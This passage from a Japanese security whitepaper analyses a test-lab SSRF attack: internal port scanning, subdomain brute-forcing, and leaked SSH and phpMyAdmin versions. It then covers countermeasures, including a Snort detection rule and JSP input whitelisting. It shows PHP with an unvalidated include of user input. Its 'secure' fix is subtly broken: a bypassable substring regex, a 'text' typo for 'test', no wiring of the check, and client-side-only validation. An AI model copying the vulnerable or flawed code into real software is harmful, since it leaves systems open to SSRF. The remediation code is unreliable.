確認した内部サーバIPアドレスからポートスキャニング作業を実施すると【図⑮】に22番ポートを要請した場合、ページ内にSSHに関する情報が漏出されることが確認でき、当該のポートがオープンされていることが確認できる。

【▲図⑮ 内部サーバ22番ポートにアクセス時、SSH情報漏出】


このように攻撃者PCからアクセスができない内部サーバに対するポートスキャニングがSSRF攻撃でできることが確認できた。追加的な情報収集のために【図⑯】にサーブドメインの総当たり攻撃を実施しウェブサーバ内部のファイルを奪取する作業を行う。



Request	Payload	Status	Error	Timeout	Length	Comment
192	phpmyadmin	200			16908	
443	drupal	200			16535	
710	webdav	200			11023	
1	drupal/web.config	200			10954	
324	business	200			9485	

【▲図⑯ サブドメインに総当たり攻撃実施】


内部サーバのウェブページにサブドメインに総当たり攻撃を実施し、Content-Length値を比較、リターン値から他のサブドメイン名が確認できる。そしてこれにアクセスできることが確認できた。【図⑰】からphpmyadminページを要請した時、adminログインページにバージョン情報が漏出されていることが確認できた。



【▲図⑰ phpmyadminページからバージョン情報漏出】


また、【図⑱】からdrupalディレクトリ内のテキストファイルであるrobots.txtファイルを要請した結果、ファイル内容がDMZウェブサーバにそのまま漏出されることが確認できた。

SSRF脆弱性を利用した攻撃事例分析及び対応方法



【▲図⑱ robots.txtファイル確認】

ポートスキャニングと内部サーバのデータ奪取で得られた情報にはサービスバージョン情報が存在した。SSHとphpMyAdminのバージョン情報に対して知られている脆弱性を検索し、これを攻撃することは難しくないでしょう。【図⑲】にはOpenSSH(v4.7p1)とphpMyadmin(v2.11.3)のCVE脆弱性である。



【▲図⑲ OpenSSH(CVE-2010-4478), phpMyAdmin(CVE-2008-7252)脆弱性 (参考：cvedetails)】

それではこのようにSSRF脆弱性が確認できてしまう原因はなんだろう？その答えは【図⑳】のfileパラメータを処理するコマンドから答えが見つけられる。

```
1  <div class="form-group">
2      <br>
3      <div class="text=left">
4      <?php
5          $f='readme.txt';
6          echo "<a class=\"btn btn-primary\" href=\".?file=$f\" /> Click here </a><br><br>";
7
8          if (isset($_GET['file'])){
9              $file=$_GET['file'];
10             include($file);
11         }
12     ?>
13     </div>
14 </div>
```

【▲図⑳ fileパラメータによるSSRF脆弱性があるコード

【図⑳】のソースコードを分析した結果、9行目から$file関数をユーザー入力に対する有効性チェックを行わずそのまま実行してSSRF脆弱性が発生していることが確認できた。このようにSSRF攻撃実施時、攻撃者PCが内部ネットワークに繋がっていなくても内部ネットワークと繋がっている外部サーバを経由して内部ネットワークに存在するサーバに対する攻撃ができることが証明された。

上記のテスト環境からのSSRF攻撃作業は情報漏出及び内部サーバファイルアクセスに対する脅威を確認したがその他にもファイルダウンロード、サービス拒否攻撃(DoS)など追加的な脅威が存在する可能性があるため、外部と直接的につながっていない内部サーバだからといってセキュリティに不備があってはいけないだろう。


04. SSRF攻撃対応方法

SSRF攻撃に対応するためにはネットワークとアプリケーションからセキュリティ対策ができる。強力なセキュリティのためには両方で対策を実施することを推奨する。前に出ていたSSRF攻撃シナリオを基盤として対応方法を樹立することも良いだろう。

1) ネットワーク基盤のSSRF対応方法

まず、ネットワーク階層基盤の対応について考える。SSRF攻撃の構造を把握してみると内部サーバと繋がっているDMZゾーンのウェブサーバがユーザーと通信をする。このような状況でSSRF脆弱性が存在する場合、内部サーバのデータ奪取の可能性が存在する。この時奪取されたデータがセンシティブなものであったり重要なデータであればSSRF攻撃の影響度は高くなる。そのために重要なデータはDMZゾーンのウェブサーバと繋がっていない独立された内部サーバに保存することが重要である。

また、URLアクセス方法をhttp, httpsのみ許可して内部ファイルにアクセスしたりftp, ldapのような特定サービスにアクセスする要請を遮断する。要請を処理するサーバと重要情報がある内部サーバを分離してSSRF攻撃に成功しても重要情報が奪取できないよに処理し、httpの要請のみできるように設定すると攻撃を受けてもその被害を最少化することができる。



【▲図㉑ SSRF攻撃対応のための内部ネットワークのサーバ分離】

また、Snortのような進入モニタリングシステムを配置し、SSRF検知ポリシーを反映してウェブサーバと内部サーバの間のトラフィックを監視、SSRF攻撃をモニタリングすることでSSRF攻撃をリアルタイムで検知し、遮断して迅速に対応できるシステムを構築することも重要である。【図㉒】はSSRF攻撃検知ができるSnort Ruleの一つの例である。

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"IGRSS.1.02898
WebApp, Zimbra SSRF, CVE-2019-9621, Attempted Administrator Privilege Gain";
flow:to_server,established; content:"/service/proxy/?target"; nocase; http_uri;
content:":7071/service/admin/soap/AuthRequest"; distance:0; nocase; http_uri;
content:":7071"; http_header; sid:102898;)
```

【▲図㉒ SSRF脆弱性(CVE-2019-9621)検知ポリシー（参考：イグルーコーポレーションCTI)】

モニタリング作業でSSRFペネトレーションテストのシナリオから発生する大体の攻撃は遮断したり検知して迅速な対応ができる。このような方法でネットワークからのSSRF攻撃に対する対策ができてもっと強力な環境構築のためには以下に紹介するアプリケーションからの対策も必要である。

2) アプリケーション基盤のSSRF対応方法

SSRF脆弱性の対策時、アプリケーションからユーザー入力を受ける機能に対するセキュアコーディング作業も重要である。本文書では正規表現を利用したホワイトリストを登録することでユーザー入力値に制限をする方法を紹介する。【図㉓】はユーザーにホワイトリストに登録されたドメイン(cfi.co.jp)を含めたイメージURLを入力受けて当該のイメージを画面に出力させる単純なJSPコードである。

```
[form.jsp]
<%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
</head>
<body>
    <h1>CFIイメージリンク添付</h1>
    <form name="form" action="action.jsp" method="post">
        CFIイメージURL : <input type="text" name="imageURL"><br>
        <input type="submit" value="送信"><br>
    </form>
</body>
</html>

[action.jsp]
<% String imageURL = request.getParameter("imageURL"); %>
<img src="<%=imgeURL %>" />
```

【▲図㉓ SSRF脆弱性が存在するform.jsp及びaction.jsp】

rom.jspはユーザーにイメージURLを入力してもらうページで、action.jspはURLを受けて画面にイメージを表示させるページである。ここでSSRF脆弱性は14行目，20行目からユーザ入力値の有効性を検証していない為、発生する。攻撃者はイメージURLを入力するフォームから内部サーバのデータに対する要請をウェブサーバに送信したり、ホワイトリスト登録ドメイン(cfi.co.jp)ではない外部ドメインのイメージURLの挿入ができる。これを防ぐためにはユーザー入力値がホワイトリストに登録されたアドレスと違う場合、全て遮断する作業を行う必要がある。【図㉔】は正規表現を利用してセキュアコーディングを行ったソースコードである。

SSRF脆弱性を利用した攻撃事例分析及び対応方法

```
1  [form.jsp]
2  <%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
3  <!DOCTYPE html>
4  <html>
5  <head>
6      <meta charset="UTF-8">
7  </head>
8  <script type="text/javascript">
9      function checkForm() {
10         var regExp = /^.*cfi.co.jp.*$/;
11         var str = document.frm.imgeURL.value;
12         if(!regExp.text(str)){
13             alert("CFIサイトのイメージのみ添付可能です。");
14             return;
15         }
16     }
17 </script>
18 <body>
19     <h1>CFIイメージリンク添付</h1>
20     <form name="form" action="action.jsp" method="post">
21         CFIイメージURL : <input type="text" name="imageURL"><br>
22         <input type="submit" value="送信"><br>
23     </form>
24 </body>
25 </html>
26
27 [action.jsp]
28 <% String imageURL = request.getParameter("imageURL"); %>
29 <img src="<%=imgeURL %>" />
```

【図㉔ 正規表現を利用したセキュアコーディング】

8行目~17行目を見るとfrom.jspからユーザー入力値の有効性を検証するスクリプトがついかされた。L10では正規表現を利用してアドレスにcfi.co.jpが含まれていない場合、エラーをリターンするように実現されている。つまり、image.igloo.krのようなアドレスは正常に送信されるがimage.hacking.krのようなアドレスはエラーがリターンされる。実現した有効性検証機能は22行目に「submit」ボタンをクリックして要請送信時、9行目の「checkForm()」関数を実行することで正常に実行される。上記のような方法でアプリケーションからSSRF攻撃を効果的に遮断できる。【図㉔】ソースコードはPseudo codeであるため、サーバ運用状況によって有効性チェックロジックに適切な修正が必要である。

追加的に、アプリケーションからユーザー入力値に対する有効性検証を行う場合、攻撃者が迂回攻撃する可能性があるため、サーバ運用の効率性を考慮してネットワークセキュリティと並行して適切なセキュリティ処置が必要である。

05. 最後に

SSRF脆弱性は外部の攻撃者と直接通信ができないためセキュリティに不備がある場合が多く、これを攻撃者が悪用して大きな被害を負う可能性がある。最近ウェブアプリケーションの開発環境がクラウドインフラ基盤のMSA形態に変化することによって脅威が増加し、その動向に対する注意が必要な脆弱性であるためセキュリティ診断をしてサーバにSSRF脆弱性がないか診断し、ネットワークとアプリケーション両方対策を樹立することを推奨する。

06. 参考資料

[1] https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
[2] https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ssrf
[3] https://www.itworld.co.kr/howto/211794
[4] https://portswigger.net/web-security/ssrf
[5] https://www.hahwul.com/cullinan/ssrf/
[6] https://me2nuk.com/SSRF-Gopher-Protocol-MySQL-Raw-Data-Exploit/
[7] https://blogs.keysight.com/blogs/tech/nwvs.entry.html/2021/03/16/a_look_at_the_proxyl-IlFt.html
[8] https://application.security/free-application-security-training/server-side-request-forgery-in-capital-one